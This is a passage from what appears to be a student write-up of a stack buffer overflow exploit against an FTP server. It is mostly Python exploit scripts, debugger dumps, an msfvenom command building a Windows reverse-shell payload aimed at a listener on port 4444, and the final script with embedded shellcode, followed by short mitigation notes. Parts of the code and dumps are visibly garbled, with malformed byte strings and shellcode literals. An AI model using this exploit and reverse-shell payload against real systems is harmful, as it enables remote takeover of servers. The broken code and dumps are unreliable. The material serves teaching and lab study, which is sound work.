6 s.send(b'USER' + pad + b'\r\n')$
7 $
8 s.close()$
```



- Now we are going to find bad characters from the program code and remove from them from our exploit.
- Bad characters are taken by program as input and interpreted literally by the system, because of that program gets confused in middle of the execution.
- We are using string of all hexadecimal characters so that we can know at which character program is not working properly so that we can remove it. we used these character at the place of 'C's now that our program flow is pointing there.

```
#!/usr/bin/python
import socket,sys

al_chrs=(b"\x01\x02\x03\x04\x05\x06\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\ba\xbb\xbc\xbd\xbe\xbf\xc0\xc1xc2xc3xc4xc5xc6xc7xc8xc9xca\xcb\xcc\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe2\xe4\xe5\xe6\xe7xe8xe9xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2xf3xf4xf5xf6xf7xf8xf9xfa\xfb\xfc\xfd\xfe\xff")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1],21))

pad=b'A'* 247 + b'B'* 4 + b'\xF7\x36\x75\x77' * 20 + al_chrs

s.send(b'USER' + pad + b'\r\n')


s.close()
```

- we then ran the python script and program crashed again and we analysed the output. We could see that program was interrupted the NOPs where al\_char strings are starting to execute. we found out program is getting interrupted from the start char '0x00' so we removed it.

```
0028EFB88 41414141 AAAA
0028EFB8C 41414141 AAAA
0028EFB90 41414141 AAAA
0028EFB94 41414141 AAAA
0028EFB98 41414141 AAAA
0028EFB9C 41414141 AAAA
0028EFBA0 41414141 AAAA
0028EFBA4 41414141 AAAA
0028EFBA8 41414141 AAAA
0028EFBAC 41414141 AAAA
0028EFBB0 41414141 AAAA
0028EFBB4 41414141 AAAA
0028EFBB8 41414141 AAAA
0028EFBBC 41414141 AAAA
0028EFBC0 41414141 AAAA
0028EFBC4 41414141 AAAA
0028EFBC8 41414141 AAAA
0028EFBCC 41414141 AAAA
0028EFBD0 41414141 AAAA
0028EFBD4 41414141 AAAA
0028EFBD8 41414141 AAAA
0028EFBDC 42424242 BBBB
0028EFBE0 777536F7 #64w WS2_32. 777536F7
0028EFBE4 777536F7 #64w WS2_32. 777536F7
0028EFBE8 777536F7 #64w WS2_32. 777536F7
0028EFBEC 777536F7 #64w WS2_32. 777536F7
0028EFBF0 777536F7 #64w WS2_32. 777536F7
0028EFBF4 777536F7 #64w WS2_32. 777536F7
0028EFBF8 777536F7 #64w WS2_32. 777536F7
0028EFBFC 777536F7 #64w WS2_32. 777536F7
0028EFC00 777536F7 #64w WS2_32. 777536F7
0028EFC04 777536F7 #64w WS2_32. 777536F7
0028EFC08 777536F7 #64w WS2_32. 777536F7
0028EFC0C 777536F7 #64w WS2_32. 777536F7
0028EFC10 777536F7 #64w WS2_32. 777536F7
0028EFC14 777536F7 #64w WS2_32. 777536F7
0028EFC18 777536F7 #64w WS2_32. 777536F7
0028EFC1C 777536F7 #64w WS2_32. 777536F7
```

- After that we did the same procedure again and again, until we remove all the bad characters and program started working correctly. and we found that program had three bad characters '0x00', '0x0A' and '0x0D'.

Address	Hex dump	ASCII	Address	Value	ASCII Comment
00400000	00 00 00 00 00 00 00 00	.....	0298FC08	777536F7	#uu WS2_32.777536F7
00400008	00 00 00 00 00 00 00 00	.....	0298FC0C	777536F7	#uu WS2_32.777536F7
00400010	3E 69 40 00 00 00 00 00	...hu0.	0298FC10	777536F7	#uu WS2_32.777536F7
00400018	00 00 00 00 00 00 00 00	.....	0298FC14	777536F7	#uu WS2_32.777536F7
00400020	00 00 00 00 00 00 00 00	.....	0298FC18	777536F7	#uu WS2_32.777536F7
00400028	00 00 00 00 00 00 00 00	.....	0298FC1C	777536F7	#uu WS2_32.777536F7
00400030	15 00 00 00 46 00 54 00	\$....F.T.	0298FC20	777536F7	#uu WS2_32.777536F7
00400038	50 00 53 00 52 00 56 00	P.S.R.U.	0298FC24	777536F7	#uu WS2_32.777536F7
00400040	00 00 00 00 46 00 54 00	\$....F.T.	0298FC28	777536F7	#uu WS2_32.777536F7
00400048	50 00 53 00 45 00 52 00	P.S.E.R.	0298FC2C	777536F7	#uu WS2_32.777536F7
00400050	56 00 00 00 49 00 50 00	U...I.P.	0298FC30	04030201	0B**
00400058	3A 00 20 00 25 00 53 00	:.%.S.	0298FC34	09080605	4BQ.
00400060	00 00 00 00 EC A0 40 00	...wao.	0298FC38	0F0E0C0B	7,8*
00400068	E4 A0 40 00 DC A0 40 00	8ao.mao.	0298FC3C	13121110	Y44!!
00400070	D4 A0 40 00 CC A0 40 00	8ao.pao.	0298FC40	17161514	08.4
00400078	C4 A0 40 00 BC A0 40 00	-ao.dao.	0298FC44	1B1A1918	+J++
00400080	B4 A0 40 00 AC A0 40 00	8ao.kao.	0298FC48	1F1E1D1C	LWA#
00400088	A4 A0 40 00 9C A0 40 00	8ao.gao.	0298FC4C	23222120	!"#
00400090	94 A0 40 00 8C A0 40 00	8ao.D.e.	0298FC50	27262524	%%'
00400098	63 00 00 00 4E 00 6F 00	c...N.o.	0298FC54	2B2A2928	()**
004000A0	76 00 00 00 4F 00 63 00	v...O.o.	0298FC58	2F2E2D2C	-. /
004000A8	74 00 00 00 53 00 65 00	t...S.e.	0298FC5C	39323130	0123
004000B0	70 00 00 00 41 00 75 00	p...A.u.	0298FC60	37363534	4567
004000B8	67 00 00 00 4A 00 75 00	g...J.u.	0298FC64	3B3A3938	89+;
004000C0	6C 00 00 00 4A 00 75 00	l...J.u.	0298FC68	3F3E3D3C	(>?)
004000C8	6E 00 00 00 40 00 61 00	n...M.a.	0298FC6C	43424140	0ABC
004000D0	79 00 00 00 41 00 70 00	y...A.p.	0298FC70	47464544	DEFG
004000D8	72 00 00 00 40 00 61 00	r...M.a.	0298FC74	4B4A4948	HIJK
004000E0	72 00 00 00 46 00 65 00	r...F.e.	0298FC78	4F4E4D4C	LMNO
004000E8	62 00 00 00 4A 00 61 00	b...J.a.	0298FC7C	53525150	PQRS
004000F0	6E 00 00 00 5C 00 60 00	n...N..	0298FC80	57565554	TUVW
004000F8	54 72 61 6E 73 66 65 72	Transfer	0298FC84	5B5A5958	XVZI
0040A100	20 63 6F 6D 70 6C 65 74	complet	0298FC88	5F5E5D5C	\]^_
0040A108	65 2E 00 00 4F 00 70 00	e...O.p.	0298FC8C	63626160	'abc
0040A110	65 00 6E 00 69 00 6E 00	e.n.l.n.	0298FC90	67666564	defg
0040A118	67 00 20 00 25 00 73 00	g.%.s.	0298FC94	6B6A6968	hijk
0040A120	20 00 6D 00 6F 00 64 00	.m.o.d.	0298FC98	6F6E6D6C	lmno
0040A128	65 00 20 00 64 00 61 00	e..d.a.	0298FC9C	73727170	pars
0040A130	74 00 61 00 20 00 63 00	t.a..o.	0298FCA0	77767574	tuuv WS2_32.77767574
0040A138	6F 00 6E 00 6E 00 65 00	o.n.n.e.	0298FCA4	7B7A7978	xyz{

- After that, we created a shellcode using metasploit with msfvenom using window's shell\_reverse\_tcp payload with IP: 169.254.92.25 and lhost on port number 4444. We also used Exitfunc wich will not shutdown the ftp server even after the shellcode starts running.
- And finally utilizing bad characters with parameter -b so that shellcode won't create any entry that can truncate the program.

```

-c, --add-code <path> Specify an additional win32 shellcode file
to include
-x, --template <path> Specify a custom executable file to use as
a template
-k, --keep Preserve the --template behaviour and inject
the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for
certain output formats
-t, --timeout <second> The number of seconds to wait when reading
the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message

msf6 > msfvenom -p windows/shell_reverse_tcp LHOST=169.254.92.25 LPORT=4444 -f
c EXITFUNC=thread -b "\x00\x0A\x0D"
[*] exec: msfvenom -p windows/shell_reverse_tcp LHOST=169.254.92.25 LPORT=4444
-f c EXITFUNC=thread -b "\x00\x0A\x0D"

```

- As shown above we created the shellcode and added that code in to our python exploit.
- This was our final python exploit which would give us reverse connection after executing and for that we have to start port listening meterpreter session on the parrot terminal.



```
#!/usr/bin/python$
import socket,sys$
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)$
s.connect((sys.argv[1],21))$
shellcode = b'("\xb8\x10\xcc\x53\xe0\xdb\x9c\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"$
"\x52\x83\xeb\xfc\x31\x43\x0e\x03\x53\xc2\xb1\x15\xaf\x32\xb7"$
"\xd6\x4f\xc3\xd8\x5f\xaa\xf2\xd8\x04\xbf\xa5\xe8\x4f\xed\x49"$
"\x82\x02\x05\xd9\xe6\x8a\x2a\x6a\x4c\xed\x05\x6b\xfd\xcd\x04"$
"\xef\xfc\x01\xe6\xce\xce\x57\xe7\x17\x32\x95\xb5\xc0\x38\x08"$
"\x29\x64\x74\x91\xc2\x36\x98\x91\x37\x8e\x9b\xb0\xe6\x84\xc5"$
"\x12\x09\x48\x7e\x1b\x11\x8d\xbb\x5d\xaa\x65\x37\xe4\x7a\xb4"$
"\xb8\x4b\x43\x78\x4b\x95\x84\xbf\xb4\xe0\xfc\xc3\x49\xf3\xb3"$
"\xb9\x95\x76\xdf\x19\x5d\x20\x3b\x9b\xb2\xb7\xc8\x97\xf7\xb3"$
"\x96\xbb\x7e\x10\xad\xc0\x0b\x97\x61\x41\x4f\xbc\xa5\x09\x0b"$
"\xdd\xfc\xf7\xfa\xe2\x1e\x58\xa2\x46\x55\x75\xb7\xfa\x34\x12"$
"\x74\x37\xc6\xe2\x12\x40\xb5\xd0\xbd\xfa\x51\x59\x35\x25\xa6"$
"\x9e\x6c\x91\x38\x61\x8f\xe2\x11\xa6\xdb\xb2\x09\x0f\x64\x59"$
"\xc9\xb0\xb1\xce\x99\x1e\x6a\xaf\x49\xdf\xda\x47\x83\xd0\x05"$
"\x77\xac\x3a\x2e\x12\x57\xad\xf8\x1d\x0b\x34\x93\xe3\xb3\x57"$
"\x3f\x6d\x55\x3d\xaf\x3b\xce\xaa\x56\x66\x84\x4b\x96\xbc\xe1"$
"\x4c\x1c\x33\x16\x02\xd5\x3e\x04\xf3\x15\x75\x76\x52\x29\xa3"$
"\x1e\x38\xb8\x28\xde\x37\xa1\xe6\x89\x10\x17\xff\x5f\x8d\x0e"$
"\xa9\x7d\x4c\xd6\x92\xc5\x8b\x2b\x1c\xc4\x5e\x17\x3a\xd6\xa6"$
"\x98\x06\x82\x76\xcf\xd0\x7c\x31\xb9\x92\xd6\xeb\x16\x7d\xbe"$
"\x6a\x55\xbe\xb8\x72\xb0\x48\x24\xc2\x6d\x0d\x5b\xeb\xf9\x99"$
"\x24\x11\x9a\x66\xff\x91\xba\x84\xd5\xef\x52\x11\xbc\x4d\x3f"$
"\xa2\x6b\x91\x46\x21\x99\x6a\xbd\x39\xe8\x6f\xf9\xfd\x01\x02"$
"\x92\x6b\x25\xb1\x93\xb9";)'$
$
pad=b'A'* 247 + b'B'* 4 + b'\x90' * 20 + b'C' + shellcode *(1000-247-4-20)$
s.send(b'USER' + pad + b'\r\n')$
$
s.close()$
```

fuzz\_3.py

33,1

Alt

File Edit View Search Terminal Help

```
[user@parrot]-[~/Desktop/Homework_3]
$ ./ftp_fuzz_3.py 169.254.92.25
[user@parrot]-[~/Desktop/Homework_3]
$
```

```
File Edit View Search Terminal Help
[user@parrot]--[~/Desktop/Homework_3]
$nc -nvlp 4444
listening on [any] 4444 ...

```

- As you can see, our exploit was successfully running but because of the condition that we ran the exploit on windows 10 machine which filtered 4444 port was not letting us get the reverse meterpreter connection instead of microsoft-xp sp3 machine, we could not get our exploit to get the meterpreter connection back to us.

## ❖ Mitigations

- ❑ Till now the best defense against stack-based overflow attacks is the use of secure coding practices and mostly stopping use of functions that let user allow unbounded memory access and carefully allocation memory to memory access so that attacker won't have any adjacent memory to manipulate.
- ❑ If attackers can only access the memory of the variable they intend to change, they cannot affect code execution beyond the expectations of the developer and architect.
- ❑ Also , even now lot of the application developers and program developers don't know the proper use of libraries and assembly for their own program.
- ❑ Use High-level programming languages.
- ❑ Use Buffer Overflow protection.
- ❑ Use static code analysis.
- ❑ Use modern Operating system.

# ❖ References

- ❑ <https://cwe.mitre.org/data/definitions/121.html>
- ❑ [https://en.wikipedia.org/wiki/Stack\\_buffer\\_overflow](https://en.wikipedia.org/wiki/Stack_buffer_overflow)
- ❑ <https://www.imperva.com/learn/application-security/buffer-overflow/>
- ❑ <https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/>
- ❑ [https://owasp.org/www-community/attacks/Denial\\_of\\_Service/](https://owasp.org/www-community/attacks/Denial_of_Service/)
- ❑ <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit/>
- ❑ <https://www.exploit-db.com/exploits/15689/>
- ❑ <https://www.exploit-db.com/exploits/23243/>
- ❑ <https://taishi8117.github.io/2016/07/24/bof-metasploit/>



**Thank you for your time.**